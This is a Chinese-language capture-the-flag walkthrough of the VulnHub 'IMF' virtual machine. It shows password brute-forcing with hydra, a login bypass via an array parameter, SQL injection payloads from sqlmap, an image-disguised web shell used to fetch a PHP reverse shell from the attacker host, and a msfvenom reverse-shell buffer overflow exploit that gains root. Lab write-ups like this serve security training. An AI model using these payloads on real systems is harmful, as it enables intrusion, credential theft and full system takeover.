

## 靶机详情

靶机地址: <https://www.vulnhub.com/entry/imf-1,162/>

靶机难度: 中级 (CTF)

靶机描述: 欢迎使用“ IMF”, 这是我的第一个 Boot2Root 虚拟机。IMF 是一个情报机构, 您必须骇入所有标志并最终扎根。这些标志起步容易, 随着您的前进而变得越来越难。[每个标志都包含下一个标志的提示](#)。我希望您喜欢这个虚拟机并学到一些东西。

目标: 得到 root 权限&找到六个 flag.txt

## 发现主机

```
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 10.10.10.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08      VMware, Inc.
10.10.10.2      00:50:56:ed:8c:c1      VMware, Inc.
10.10.10.144    00:0c:29:7d:e3:6c      VMware, Inc.
```

## 端口扫描

`nmap -p- --min-rate 1000 -T4 10.10.10.144`


```
# nmap -p- --min-rate 1000 -T4 10.10.10.144
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 02:04 EDT
Nmap scan report for 10.10.10.144
Host is up (0.00034s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:7D:E3:6C (VMware)
```

## 获取 flag

flag1

只有 80 端口

尝试访问, php, 邮件



查看页面源代码，发现 flag1:

```
<section id="service">
  <div class="container">
    <!-- flag1{YWxsdGhlZm1sZXM=} -->
  </div>
</section>
```

flag2

同样源码，三个奇形怪状的 js，甚至还有标志

```
<script src="js/bootstrap.min.js"></script>
<script src="js/ZmxhZzJ7YVcxVl.js"></script>
<script src="js/XUnRhVzVwYzNS.js"></script>
<script src="js/eVlYUnZjZz09fQ==.min.js"></script>
```

解码一下得到 flag2:

ZmxhZzJ7YVcxVlXUnRhVzVwYzNSeVlYUnZjZz09fQ==

字符编码: UTF-8

☒ 解码过滤非 Base64 字符

Base64

flag2{aW1mYWRtaW5pc3RyYXRvcg==}

flag3

flag2 解码得到提示


aW1mYWRtaW5pc3RyYXRvcg==

字符编码: UTF-8

☒ 解码过滤非 B

imfadministrator

访问路径 **imfadministrator**，后台登录



← → ↻ 10.10.10.144/imfadministrator/

Username:



Password:

Login

源代码显示内容:

```
<input type= submit value= Login >
<!-- I couldn't get the SQL working, so I hard-coded
the password. It's still mad secure through. -
Roger -->
</form>
```

把密码写死了，需要先猜测用户名

|                                                                                     |                                                                                     |                                                                                       |
|-------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
|  |  |  |
| Roger S. Michaels<br>rmichaels@imf.local<br>Director                                | Alexander B. Keith<br>akeith@imf.local<br>Deputy Director                           | Elizabeth R. Stone<br>estone@imf.local<br>Chief of Staff                              |

邮箱和名字都尝试一遍  
存在

Invalid password

Username:rmichaels

Password:

Login

爆破密码

hydra -l rmichaels -P /usr/share/wordlists/rockyou.txt 10.10.10.144 http-post-form "/imfadministrator/:user=^USER^&pass=^PASS^:error"

16 个有效密码

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-09 03:11:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
[DATA] attacking http-post-form://10.10.10.144:80/imfadministrator/:user=^USER^&pass=^PASS^:error
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: princess
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: password
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: 1234567
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: abc123
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: 123456789
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: iloveyou
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: 123456
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: rockyou
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: 12345678
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: nicole
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: jessica
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: babygirl
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: lovely
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: monkey
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: daniel
[80][http-post-form] host: 10.10.10.144 login: rmichaels password: 12345
1 of 1 target successfully completed, 16 valid passwords found
```

实际上 0 个作用


因为每次提交数据包经过的时间异常的长长长，感觉是不是 strcmp 来判断密码，strcmp 在比较过程中是逐个字符比较，并且会在遇到第一个不一致时返回非零值，将字符串与数组进行比较，同样返回 0。

得到 flag3

| 美化 | Raw                                                                                          | Hex | MarkInfo | 美化 | Raw                                                                                                  | Hex | 页面渲染 | MarkInfo |
|----|----------------------------------------------------------------------------------------------|-----|----------|----|------------------------------------------------------------------------------------------------------|-----|------|----------|
| 1  | POST /imfadministrator/ HTTP/1.1                                                             |     |          | 1  | HTTP/1.1 200 OK                                                                                      |     |      |          |
| 2  | Host: 10.10.10.144                                                                           |     |          | 2  | Date: Thu, 09 Oct 2025 07:18:42 GMT                                                                  |     |      |          |
| 3  | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0 |     |          | 3  | Server: Apache/2.4.18 (Ubuntu)                                                                       |     |      |          |
| 4  | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8                      |     |          | 4  | Expires: Thu, 19 Nov 1981 08:52:00 GMT                                                               |     |      |          |
| 5  | Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2                 |     |          | 5  | Cache-Control: no-store, no-cache, must-revalidate                                                   |     |      |          |
| 6  | Accept-Encoding: gzip, deflate, br                                                           |     |          | 6  | Pragma: no-cache                                                                                     |     |      |          |
| 7  | Content-Type: application/x-www-form-urlencoded                                              |     |          | 7  | Vary: Accept-Encoding                                                                                |     |      |          |
| 8  | Content-Length: 30                                                                           |     |          | 8  | Content-Length: 100                                                                                  |     |      |          |
| 9  | Origin: http://10.10.10.144                                                                  |     |          | 9  | Keep-Alive: timeout=5, max=100                                                                       |     |      |          |
| 10 | Connection: keep-alive                                                                       |     |          | 10 | Connection: Keep-Alive                                                                               |     |      |          |
| 11 | Referer: http://10.10.10.144/imfadministrator/                                               |     |          | 11 | Content-Type: text/html; charset=UTF-8                                                               |     |      |          |
| 12 | Cookie: PHPSESSID=431s0ffpflfag3bhcg54iqjag3                                                 |     |          | 12 |                                                                                                      |     |      |          |
| 13 | Upgrade-Insecure-Requests: 1                                                                 |     |          | 13 | flag3{Y29udGludWVUT2Ntcw==}<br />Welcome, rmichaels<br /><a href='cms.php?pagename=home'>IMF CMS</a> |     |      |          |
| 14 | Priority: u=0, i                                                                             |     |          |    |                                                                                                      |     |      |          |
| 15 |                                                                                              |     |          |    |                                                                                                      |     |      |          |
| 16 | user=rmichaels&pass[]=password                                                               |     |          |    |                                                                                                      |     |      |          |

flag4

解码得到：continueTOcms




# IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | Logout

Welcome to the IMF Administration.

注入



sqlmap -u http://10.10.10.144/imfadministrator/cms.php?pagename=disavowlist --cookie="PHPSESSID=431s0ffpflfag3bheg54iqjag3"

```
Parameter: pagename (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: pagename=disavowlist' AND 5311=5311 AND 'Lgev'='Lgev


Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: pagename=disavowlist' AND (SELECT 4512 FROM(SELECT COUNT(*),CONCAT(0x71716a6271,(SELECT (ELT(4512=4512,1))),0x716a787071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'izQn'='izQn

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: pagename=disavowlist' AND (SELECT 7389 FROM (SELECT(SLEEP(5)))KVHw) AND 'vrWR'='vrWR


Type: UNION query
Title: MySQL UNION query (NULL) - 1 column
Payload: pagename=-8319' UNION ALL SELECT CONCAT(0x71716a6271,0x66584d4164764f775151546d46676d71787943585a4a497564464b735a6c534e4f75716a49766a63,0x716a787071)#
```



访问图片：




扫描得到:



flag5:

文件上传:



## Intelligence Upload Form

File to upload:  未选择文件。

图片马上传

```
1 file successfully uploaded.
2 <!-- 9981c24137de --><form id="Upload" action="" enctype="multipart/form-data" method="post">
3   <n>
```

需要找到文件路径，进行目录扫描

```
[04:16:46] 301 - 331B - /imfadministrator/uploads -> http://10.10.10.144/imfadministrator/uploads/
[04:16:46] 403 - 312B - /imfadministrator/uploads/
```

尝试访问



flag6:

解码显示: agentservices

尝试反弹 shell

**cp /usr/share/webshells/php/php-reverse-shell.php shell.php**

修改信息

**python -m http.server 8081**

**http://10.10.10.144/imfadministrator/uploads/9981c24137de.gif?s=wget%20http://10.10.10.128:8081/shell.php**

```
nc -lvp 6688
listening on [any] 6688 ...
10.10.10.144: inverse host lookup failed: Unknown host
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.144] 55908
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
12:09:27 up 5:31, 0 users, load average: 0.22, 0.21, 0.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

交互页面:

**python3 -c 'import pty; pty.spawn("/bin/bash")'**

**cd /var/www/html/imfadministrator/uploads**

查询 agent:

**find / -name agent 2>/dev/null**

```
www-data@imf:/var/www/html/imfadministrator/uploads$ find / -name agent 2>/dev/null
<imfadministrator/uploads$ find / -name agent 2>/dev/null
/usr/local/bin/agent
/etc/xinetd.d/agent
```

查看文件，root 权限，可执行文件，估计是缓冲区溢出提权

```
www-data@imf:/var/www/html/imfadministrator/uploads$ file /usr/local/bin/agent
/usr/local/bin/agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not stripped
```

```

www-data@imf:/usr/local/bin$ cat /etc/xinetd.d/agent
cat /etc/xinetd.d/agent
# default: on
# description: The agent server serves agent sessions
# unencrypted agentid for authentication.
service agent
{
    flags          = REUSE
    socket_type    = stream
    wait          = no
    user          = root
    server         = /usr/local/bin/agent
    log_on_failure += USERID
    disable       = no
    port          = 7788
}

```

**netstat -ant**

```

www-data@imf:/usr/local/bin$ netstat -ant
netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp    0      0 0.0.0.0:7788           0.0.0.0:*               LISTEN

```

**cat access\_codes**

```

www-data@imf:/usr/local/bin$ cat access_codes
cat access_codes
SYN 7482,8279,9467

```

给出了三个不常用端口，感觉像是 knock(LordOfTheRoot 靶机也用到了这个)

**knock 10.10.10.144 7482 8279 9467 -v**

```


(kali㉿kali)-[~/Desktop]
$ knock 10.10.10.144 7482 8279 9467 -v
hitting tcp 10.10.10.144:7482
hitting tcp 10.10.10.144:8279
hitting tcp 10.10.10.144:9467

(kali㉿kali)-[~/Desktop]
$ nmap -p7788 10.10.10.144
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 00:29 EDT
Nmap scan report for 10.10.10.144
Host is up (0.00037s latency).

PORT      STATE SERVICE
7788/tcp  open  unknown
MAC Address: 00:0C:29:7D:E3:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds

```



需要 agent id

回头下载文件:

**base64 /usr/local/bin/agent**

在攻击机上:

**echo '内容' >agent.64**

**base64 -d agent.b64 > agent**

**file agent**

```
└─$ file agent
agent: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.3
2, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not stripped
```

**ltrace ./agent**

```
└─$ ltrace ./agent
__libc_start_main(["./agent"] <unfinished ... >
setbuf(0xf7f84d40, nil) = <void>
asprintf("48093572", "%i", 48093572) = 8
puts(" _ _ _ _ _ ") = 18
puts(" | _ | \\/ | _ | Agent" | _ | \\/ | _ | Agent = 25
) = 25
puts(" | || |\|| | _ | Reporting" | || |\|| | _ | Reporting = 29
) = 29
puts(" |__| |__| System\n" |__| |__| System = 27
)
printf("\nAgent ID : " = 12
Agent ID : )
fgets(
```

**ID: 48093572**

缓冲区溢出: 超出缓冲区的垃圾数据覆盖了后续的内存区域, 其中包含重要的**返回地址** (当一个函数被调用时, 程序会把函数执行完毕后应该返回的地址 (下一条指令的地址) 保存在栈上。函数结束时, CPU 会读取这个地址并跳转回去, 继续执行)

[ 一堆垃圾数据 (填充用) ] [ 新的返回地址 ] [ 我们的恶意代码 (Shellcode) ]

当填充的地址指向 shellcode, 就能以高权限实现恶意代码的目的

所以最重要的需要**计算偏移量**

1、生成一个唯一的模式字符串 (例如, 使用 Metasploit 的 pattern\_create.rb) 并输入到目标程序, 导致程序崩溃。

- 2、检查程序计数器（EIP/RIP）的值，这个值就是被覆盖的返回地址。
- 3、使用这个值在模式字符串中查找偏移量（使用 Metasploit 的 pattern\_offset.rb）  
(推荐: [vulnhub 靶机: IMF 缓冲区提权渗透 - FreeBuf 网络安全行业门户](#))

提权：

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.75.5 LPORT=6666 -f python
-b "\x00\x0a\x0b"
```

脚本: [agentsploit/agentsploit.py at master · jessekurus/agentsploit](https://github.com/jessekurus/agentsploit/blob/master/agentsploit.py)

进行替换：

[illegible]

## nc 监听

## 脚本反弹 shell

```
./agentsploit.py 10.10.10.128 6666
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

```
cd /root
ls
Flag.txt
TheEnd.txt
cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}
cat TheEnd.txt
```